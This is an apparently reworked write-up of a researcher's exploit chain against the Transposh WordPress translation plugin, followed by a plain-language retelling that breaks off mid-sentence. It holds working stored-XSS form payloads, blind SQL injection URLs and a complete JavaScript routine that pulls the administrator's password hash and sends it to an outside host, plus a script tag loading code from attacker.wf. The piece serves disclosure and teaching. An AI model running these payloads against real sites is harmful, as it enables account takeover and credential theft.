Here's my story about 8 CVEs resulting in a plugin removal and more than $30,000 in bounties!
The Transposh WordPress plugin had a weak default configuration allowing unauthenticated users to submit translations, which could contain stored XSS. An attacker could chain this with an authenticated blind SQL injection to extract the administrator's password hash.
 Published on rcesecurity.com
by Julien Ahrens | Friday, July 22, 2022 | Bug Bounty, Research |
The full write-up lives on its author's site
It belongs to its author, so we link to it rather than copy it. The other two tabs are our own rewrites, checked against it.
Context
Transposh Translation Filter is a WordPress plugin that adds front-end and back-end translation management to a site. Visitors and editors can submit translation entries for strings, and administrators manage those entries from the Transposh dashboard and the Translation editor tab in wp-admin. The plugin exposes several AJAX actions, including tp_translation, and administrative pages such as /wp-admin/admin.php?page=tp_main and /wp-admin/admin.php?page=tp_editor.
This write-up covers a chain of three issues in Transposh up to version 1.0.8.1 that takes an unauthenticated visitor to administrator. The chain was part of a larger set of CVEs affecting the plugin, which the researcher says resulted in more than $30,000 in bounties:
- (CVE-2021-24910) Transposh <= 1.0.7 "tp_tp" Unauthenticated Reflected Cross-Site Scripting
- (CVE-2021-24911) Transposh <= 1.0.7 "tp_translation" Unauthenticated Stored Cross-Site Scripting
- (CVE-2021-24912) Transposh <= [redacted] Multiple Cross-Site Request Forgeries
- (CVE-2022-2461) Transposh <= [redacted] "tp_translation" Weak Default Translation Permissions
- (CVE-2022-2462) Transposh <= [redacted] "tp_history" Unauthenticated Information Disclosure
- (CVE-2022-25810) Transposh <= [redacted] Improper Authorization Allowing Access to Administrative Utilities
- (CVE-2022-25811) Transposh <= [redacted] "tp_editor" Multiple Authenticated SQL Injections
- (CVE-2022-25812) Transposh <= [redacted] "save_transposh" Missing Logfile Extension Check Leading to Code Injection
The three used in the chain are CVE-2022-2461, CVE-2021-24911 and CVE-2022-25811.
Setup
The precondition is a WordPress site with the Transposh plugin installed. The first two steps need no account at all: the attacker acts as an anonymous visitor. The third step needs administrative permissions, which is why the SQL injection alone carries a CVSS score of 6.8. The chain supplies those permissions through the stored XSS, which runs in an administrator's browser.
The goal of the exploitation is the administrator's password hash from the wordpress.wp_users table, specifically the row with id=1, which the researcher notes is usually the administrator of the instance.
Finding it
The starting point is the plugin's default configuration. When Transposh is added to a WordPress site, it allows any user, including an anonymous one, to submit new translation entries through the AJAX action tp_translation.

That means an attacker can already influence the translated content shown to all visitors. The same action is also where the stored XSS lives.
While reviewing the source code to complete the chain, the researcher found an attempt to filter special characters on the vulnerable order and orderBy parameters. It only applies FILTER_SANITIZE_SPECIAL_CHARS, which the researcher describes as translating to <>&:
$orderby = (!empty(filter_input(INPUT_GET, 'orderby', FILTER_SANITIZE_SPECIAL_CHARS)) ) ? filter_input(INPUT_GET, 'orderby', FILTER_SANITIZE_SPECIAL_CHARS) : 'timestamp';
$order = (!empty(filter_input(INPUT_GET, 'order', FILTER_SANITIZE_SPECIAL_CHARS)) ) ? filter_input(INPUT_GET, 'order', FILTER_SANITIZE_SPECIAL_CHARS) : 'desc';
This is a limitation, but an easy one to work around: the comparison characters < and > can be replaced with between x and y. The " and & characters are not needed by the payload anyway.
Exploitation
Step 1: submit translations anonymously (CVE-2022-2461)
The weak default configuration lets an anonymous user post new translation entries via the tp_translation AJAX action. No request is shown for this step beyond the description of the action; the effect is that the attacker can influence translated content on the site, which every visitor sees.
Step 2: store JavaScript in the admin backend (CVE-2021-24911)
The same tp_translation action can be used to place arbitrary JavaScript permanently into the Transposh admin backend. The payload is an HTML form that posts to admin-ajax.php:
<html>
<body>
<form action="http://[host]/wp-admin/admin-ajax.php" method="POST">
<input type="hidden" name="action" value="tp_translation" />
<input type="hidden" name="ln0" value="en" />
<input type="hidden" name="sr0" value="0" />
<input type="hidden" name="items" value="1" />
<input type="hidden" name="tk0" value="xss<script>alert(1337)</script>" />
<input type="hidden" name="tr0" value="test" />
<input type="submit" value="Submit request" />
</form>
</body>
</html>
The form posts to admin-ajax.php with action set to tp_translation and the script tag in the tk0 field.
When an administrator visits either the Transposh main dashboard at /wp-admin/admin.php?page=tp_main or the Translation editor tab at /wp-admin/admin.php?page=tp_editor, the injected JavaScript executes in their session.

At this point there is already a lot an attacker can do in the backend, but the chain continues with an authenticated SQL injection that looks less severe on its own.
Step 3: confirm the blind SQL injection (CVE-2022-25811)

The SQL injection is in the orderby and order parameters of the Translation editor page. It is blind, and a simple time-based payload confirms it:
/wp-admin/admin.php?page=tp_editor&orderby=lang&orderby=lang&order=asc,(SELECT%20(CASE%20WHEN%20(1=1)%20THEN%20SLEEP(10)%20ELSE%202%20END))
A subquery is appended to the order parameter. The payload results in a delay of the response, proving the SQL injection. The response arrives with a matching delay, which proves the injection.
Step 4: build a boolean oracle
To extract data with a blind injection you normally need hundreds or thousands of comparisons. The target here is the administrator's password hash. WordPress uses the pHpass algorithm, and those hashes are typically 30 characters long, excluding the first four static bytes $P$B, and consist of alphanumeric characters plus some special characters, for example $P$B55D6LjfHDkINU5wF.v2BuuzO0/XPk/.
Iterating over every possible ASCII character from 46 (.) to 122 (z) would mean about 76 requests per character, or roughly 76*30 = 2280 requests. That is a lot, and it requires the victim to stay on the page for a long time. The researcher's approach brings it down to around 320 requests, about 84% fewer.
The injection payload, which the researcher credits to sqlmap for the initial version, is split up for readability:
(SELECT+(
  CASE+WHEN+(
    ORD(MID((SELECT+IFNULL(CAST(user_pass+AS+NCHAR),0x20)+FROM+wordpress.wp_users+WHERE+id%3d1+ORDER+BY+user_pass+LIMIT+0,1),1,1))
    +BETWEEN+1+AND+122)+
    THEN+1+ELSE+2*(SELECT+2+FROM+wordpress.wp_users)+END))
Its components:
ORD()together withMIDwalks theuser_passstring returned by the subquery character by character. TheWHERE id=1clause restricts this to the password of WordPress user id 1, usually the administrator.- The
CASE WHEN ... BETWEEN 1 and 122part tests whether the returned character's ordinal falls in that range. - The
THEN/ELSEbranches produce different output, and that difference is the data point used for the boolean approach.
Step 5: distinguish true from false
The first character of a WordPress password is $ (ASCII 36), which makes a convenient test. The false-case payload:
/wp-admin/admin.php?page=tp_editor&orderby=lang&orderby=lang&order=asc,(SELECT+(CASE+WHEN+(ORD(MID((SELECT+IFNULL(CAST(user_pass+AS+NCHAR),0x20)+FROM+wordpress.wp_users+WHERE+id%3d1+ORDER+BY+user_pass+LIMIT+0,1),1,1))+BETWEEN+100+AND+122)+THEN+1+ELSE+2*(SELECT+2+FROM+wordpress.wp_users)+END))
performs a BETWEEN 100 and 122 test, which results in the following visible output:

The true-case payload:
/wp-admin/admin.php?page=tp_editor&orderby=lang&orderby=lang&order=asc,(SELECT+(CASE+WHEN+(ORD(MID((SELECT+IFNULL(CAST(user_pass+AS+NCHAR),0x20)+FROM+wordpress.wp_users+WHERE+id%3d1+ORDER+BY+user_pass+LIMIT+0,1),1,1))+BETWEEN+1+AND+122)+THEN+1+ELSE+2*(SELECT+2+FROM+wordpress.wp_users)+END))
performs a BETWEEN 1 and 122 check and returns a different visible output:

In the true case the application shows the Bulk actions dropdown alongside the translated strings. That string is the differentiator the JavaScript uses.
Step 6: narrow the range by approximation
The idea is to use the range 46 to 122 and halve it repeatedly. Three values are tracked:
- 46: the lowest end of the possible character set, the current (
cur) value. - 122: the upper end, the maximum (
max) value. - 0: the previous valid current value (
prev), needed to revert to a working case after a false result. It starts at 0 because the first valid value is unknown.
The initial check between cur and max always returns true, since it covers the whole allowed set. To narrow it down, cur is moved to the middle of the range:
cur = cur + (Math.floor((max-cur)/2));
This gives a check of BETWEEN 84 and 122, testing whether the target is in the upper half or implicitly in the lower half. A true result means the character is in that range, and the same calculation is applied again. A false result means the character is below 84, so max is set to the current cur and cur is set back to prev.
For the character uppercase C (ASCII 67), the sequence is:
true: cur:84, prev:46,max:122
true: cur:65, prev:46,max:84
true: cur:74, prev:65,max:84
true: cur:69, prev:65,max:74
true: cur:67, prev:65,max:69
true: cur:68, prev:67,max:69
true: cur:67, prev:67,max:68
When cur equals prev, the correct character has been found. This took about seven requests instead of 21 (67-46).
Step 7: automate it in the victim's browser
The JavaScript implementation runs in the administrator's browser through the stored XSS. The researcher notes it is not written by a JavaScript expert and may be optimisable, but it should work with any blind SQL injection chained with an XSS against WordPress:
async function exploit() {
    let result = "$P$B";
    let targetChar = 5;
    let prev = 0;
    let cur = 46;
    let max = 122;
    let requestCount = 0;

    do {
        let url = `/wp-admin/admin.php?page=tp_editor&orderby=lang&orderby=lang&order=asc,(SELECT+(CASE+WHEN+(ORD(MID((SELECT+IFNULL(CAST(user_pass+AS+NCHAR),0x20)+FROM+wordpress.wp_users+WHERE+id%3d1+ORDER+BY+user_pass+LIMIT+0,1),${targetChar},1))+BETWEEN+${cur}+AND+${max})+THEN+1+ELSE+2*(SELECT+2+FROM+wordpress.wp_users)+END))`

        const response = await fetch(url)
        const data = await response.text()

        requestCount = requestCount + 1;

        // this is the true/false differentiator
        if(data.includes("Bulk actions"))
        {
            // "true" case
            prev = cur;
            cur = cur + (Math.floor((max-cur)/2));

            //console.log('true: cur:' + cur + ', prev:' + prev + ',max:' + max );

            if(cur === 0 && prev === 0) {
                console.log('Request count: ' + requestCount);
                return(result)
            }

            // this means we've found the correct char
            if(cur === prev) {
                result = result + String.fromCharCode(cur);

                // reset initial values
                prev = 0;
                cur = 20;
                max = 122;

                // proceed with next char
                targetChar = targetChar + 1;

                console.log(result);
            }
        }
        else
        {
            // "false" case
            // console.log('false: cur:' + cur + ', prev:' + prev + ',max:' + max );

            max = cur;
            cur = prev;
        }
    } while (1)
}

exploit().then(x => {
    console.log('password: ' + x);

    // let's leak it to somewhere else
    leakUrl = "http://www.rcesecurity.com?password=" + x
    xhr = new XMLHttpRequest();
    xhr.open('GET', leakUrl);
    xhr.send();
});

The script starts with the known prefix $P$B and begins extracting at character 5. Each iteration builds the URL with the current targetChar, cur and max, fetches it, and checks whether the response contains Bulk actions. On a true result it updates prev and moves cur towards the middle; when cur equals prev it appends the character, resets the range and moves to the next character. On a false result it sets max to cur and cur to prev. When the hash is complete, the result is sent to an external URL controlled by the attacker.
Step 8: deliver the script through the stored XSS
The final payload stores an XSS that points a script src at a JavaScript file containing the exploit:
<html>
<body>
<form action="http://[host]/wp-admin/admin-ajax.php" method="POST">
<input type="hidden" name="action" value="tp_translation" />
<input type="hidden" name="ln0" value="en" />
<input type="hidden" name="sr0" value="xss" />
<input type="hidden" name="items" value="3" />
<input type="hidden" name="tk0" value="xss<script src="https://www.attacker.wf/ff.js">" />
<input type="hidden" name="tr0" value="test" />
<input type="submit" value="Submit request" />
</form>
</body>
</html>
As before, the form posts to admin-ajax.php with action=tp_translation, this time with items=3 and the script tag in tk0. The payload points a script src to a JavaScript file containing the exploit, which runs when an administrator visits the Transposh backend. The result is the WordPress hash:
Root cause
Three separate mistakes combine here. The plugin's default configuration grants anonymous users the ability to submit translations through tp_translation, which is the entry point for both the content influence and the stored XSS. The same action stores user-supplied translation keys without preventing script markup from being rendered in the admin pages, so the payload executes for any administrator who opens the dashboard or the Translation editor. And the orderby and order parameters of the Translation editor are vulnerable to SQL injection; the FILTER_SANITIZE_SPECIAL_CHARS filter only touches <>&, and the researcher works around it with BETWEEN.
The SQL injection is only reachable with administrative permissions, which is why it is rated 6.8 on its own. The XSS removes that requirement by making the administrator's browser send the requests.
Impact
An unauthenticated attacker can influence the translated content shown to all visitors of a WordPress site running the affected Transposh version. By storing JavaScript through the same action, the attacker executes code in an administrator's session when the administrator visits the Transposh dashboard or the Translation editor. From there, the blind SQL injection lets the attacker extract the password hash of user id 1, usually the administrator, and send it to an external host. The chain therefore goes from unauthenticated visitor to the administrator's password hash. The SQL injection step depends on the victim holding administrative permissions and staying on the page long enough for the requests to complete; the researcher's optimisation reduces that to around 320 requests.
Fix
The report does not describe the patches applied to the plugin. The changes implied by the findings are: restrict tp_translation so anonymous users cannot submit translations, encode or reject script markup in translation keys rendered in the admin backend, and parameterise the orderby and order values instead of relying on FILTER_SANITIZE_SPECIAL_CHARS.
Variants to test
- Check other WordPress plugins with front-end translation or comment-like submission features for anonymous write access to an AJAX action. A positive result is a stored entry that appears in the admin backend without any account.
- Look for admin pages that render stored values without encoding, especially list tables with sortable columns. A positive result is a stored
<script>tag executing when the page loads. - Test
orderbyandorderparameters with aSLEEP()subquery. A positive result is a response delayed by the specified number of seconds. - Where a filter blocks
<and>, tryBETWEEN x AND ycomparisons. A positive result is a response that differs between a true and a false range, such as an extra UI element appearing. - Chain a stored XSS with a blind SQL injection by having the injected script issue the requests and exfiltrate the result. A positive result is the target hash arriving at a host you control.
What happened, in plain words
A researcher found a way to break into a WordPress site that uses a plugin called Transposh Translation Filter. He did not need a password to start. He started as an ordinary visitor, with no account at all, and ended up with the administrator's password hash, which is the scrambled form of the administrator's password that WordPress stores in its database.
The trick was to combine three separate mistakes in the plugin, one after another, like a chain. The first mistake let anyone, even a stranger, add translations to the site. The second mistake let that same stranger plant a small piece of JavaScript, which is code that runs inside a web browser, into the plugin's admin pages. The third mistake was a flaw in how the plugin talks to its database, which allowed the planted code to ask the database questions and read the answers.
The researcher says this work was part of a larger set of security problems in the plugin, which together resulted in more than $30,000 in bug bounties. A bug bounty is a reward a company pays to someone who reports a security problem to it.
Before we go further, a few words on the pieces involved.
WordPress is a popular system for building websites. People install it, add plugins (extra pieces of software that add features), and run a site without writing code themselves.
Transposh Translation Filter is one such plugin. It adds translation management to a site: visitors and editors can submit translations for pieces of text, and administrators manage those translations from two places inside the WordPress admin area, the Transposh dashboard and the Translation editor tab. The admin area is the private part of a WordPress site, reached at addresses starting with /wp-admin/.
AJAX is a way for a web page to send a request to the server in the background, without reloading the whole page. The plugin offers several AJAX actions, which are named tasks the server knows how to perform. One of them is called tp_translation. The admin pages mentioned above live at /wp-admin/admin.php?page=tp_main and /wp-admin/admin.php?page=tp_editor.
The chain uses three of the reported issues:
- CVE-2022-2461, weak default translation permissions
- CVE-2021-24911, unauthenticated stored cross-site scripting
- CVE-2022-25811, authenticated SQL injection
A CVE is a public identifier given to a known security flaw so people can refer to it unambiguously. Unauthenticated means the attacker does not need to log in. Authenticated means they do.
The full list of issues
The chain was part of a larger set of CVEs affecting the plugin, which the researcher says resulted in more than $30,000 in bounties:
- (CVE-2021-24910) Transposh <= 1.0.7 "tp_tp" Unauthenticated Reflected Cross-Site Scripting
- (CVE-2021-24911) Transposh <= 1.0.7 "tp_translation" Unauthenticated Stored Cross-Site Scripting
- (CVE-2021-24912) Transposh <= [redacted] Multiple Cross-Site Request Forgeries
- (CVE-2022-2461) Transposh <= [redacted] "tp_translation" Weak Default Translation Permissions
- (CVE-2022-2462) Transposh <= [redacted] "tp_history" Unauthenticated Information Disclosure
- (CVE-2022-25810) Transposh <= [redacted] Improper Authorization Allowing Access to Administrative Utilities
- (CVE-2022-25811) Transposh <= [redacted] "tp_editor" Multiple Authenticated SQL Injections
- (CVE-2022-25812) Transposh <= [redacted] "save_transposh" Missing Logfile Extension Check Leading to Code Injection
The <= in each line means "version up to and including". So the affected versions are those listed or older.
What you need before starting
The only precondition is a WordPress site with the Transposh plugin installed. The first two steps need no account at all: the attacker acts as an anonymous visitor, someone the site does not recognise. The third step needs administrative permissions, which is why the SQL injection on its own carries a CVSS score of 6.8. CVSS is a standard scoring system for the severity of a security flaw; 6.8 is a middling score, not the worst. The chain supplies those permissions through the stored XSS, which runs inside an administrator's browser.
The goal of the whole exercise is the administrator's password hash from the wordpress.wp_users table, specifically the row with id=1. A database table is like a spreadsheet inside the database: rows are records, columns are fields. The wp_users table holds one row per user account. The researcher notes that user id 1 is usually the administrator of the instance.
A password hash is the result of scrambling a password with a one-way mathematical function. The site stores the scrambled value, not the password itself, so that a stolen database does not directly reveal passwords. A one-way function is one that is easy to compute forwards and very hard to reverse.
Finding it
The starting point is the plugin's default configuration, meaning the settings it has the moment you install it, before anyone changes anything. When Transposh is added to a WordPress site, it allows any user, including an anonymous one, to submit new translation entries through the AJAX action tp_translation.
The practical effect is that an attacker can already influence the translated content shown to all visitors. The same action is also where the stored XSS lives, which we will get to.
While reviewing the source code to complete the chain, the researcher found an attempt to filter special characters on the vulnerable order and orderBy parameters. Source code review means reading the program's code to understand what it does. A parameter is a named value passed in a request, usually visible in the address bar after a ? sign, like page=tp_editor.
The filter only applies FILTER_SANITIZE_SPECIAL_CHARS, which the researcher describes as translating to <>&:
$orderby = (!empty(filter_input(INPUT_GET, 'orderby', FILTER_SANITIZE_SPECIAL_CHARS)) ) ? filter_input(INPUT_GET, 'orderby', FILTER_SANITIZE_SPECIAL_CHARS) : 'timestamp';
$order = (!empty(filter_input(INPUT_GET, 'order', FILTER_SANITIZE_SPECIAL_CHARS)) ) ? filter_input(INPUT_GET, 'order', FILTER_SANITIZE_SPECIAL_CHARS) : 'desc';
Line by line:
- The first line reads the
orderbyvalue from the request.filter_input(INPUT_GET, 'orderby', ...)means "take the value namedorderbythat arrived in the URL".FILTER_SANITIZE_SPECIAL_CHARSis a built-in cleaning step that only touches the characters<,>and&. If the value is not empty, it is kept; otherwise the default'timestamp'is used. - The second line does the same for
order, with the default'desc'.
This is a limitation, but an easy one to work around: the comparison characters < and > can be replaced with between x and y. The " and & characters are not needed by the payload anyway. A payload is the piece of input an attacker crafts to trigger a flaw.
Exploitation
Step 1: submit translations anonymously (CVE-2022-2461)
The weak default configuration lets an anonymous user post new translation entries via the tp_translation AJAX action. No request is shown for this step beyond the description of the action; the effect is that the attacker can influence translated content on the site, which every visitor sees.
Why this matters: it proves the plugin accepts writes from people it should not trust. That is the doorway the rest of the chain walks through.
Step 2: store JavaScript in the admin backend (CVE-2021-24911)
The same tp_translation action can be used to place arbitrary JavaScript permanently into the Transposh admin backend. JavaScript is the programming language that web browsers run; it is what makes pages interactive. Stored means the malicious code is saved on the server and served to whoever views the affected page later, as opposed to reflected, where it only appears in the immediate response to the attacker's own request.
The payload is an HTML form that posts to admin-ajax.php:
<html>
<body>
<form action="http://[host]/wp-admin/admin-ajax.php" method="POST">
<input type="hidden" name="action" value="tp_translation" />
<input type="hidden" name="ln0" value="en" />
<input type="hidden" name="sr0" value="0" />
<input type="hidden" name="items" value="1" />
<input type="hidden" name="tk0" value="xss<script>alert(1337)</script>" />
<input type="hidden" name="tr0" value="test" />
<input type="submit" value="Submit request" />
</form>
</body>
</html>
Line by line:
<html>,<body>and</body>,</html>are the outer structure of any web page.<form action="..." method="POST">starts a form.actionis the address the form sends its data to, hereadmin-ajax.phpon the target host.method="POST"means the data travels in the body of the request rather than in the address bar.- Each
<input type="hidden" ... />is a field the visitor does not see.nameis the field's label andvalueis what gets sent. actionis set totp_translation. The_is an HTML entity for the underscore character_, so the browser sendstp_translation. Entities are a way of writing characters that might otherwise be special; the browser decodes them before sending.- Its value is
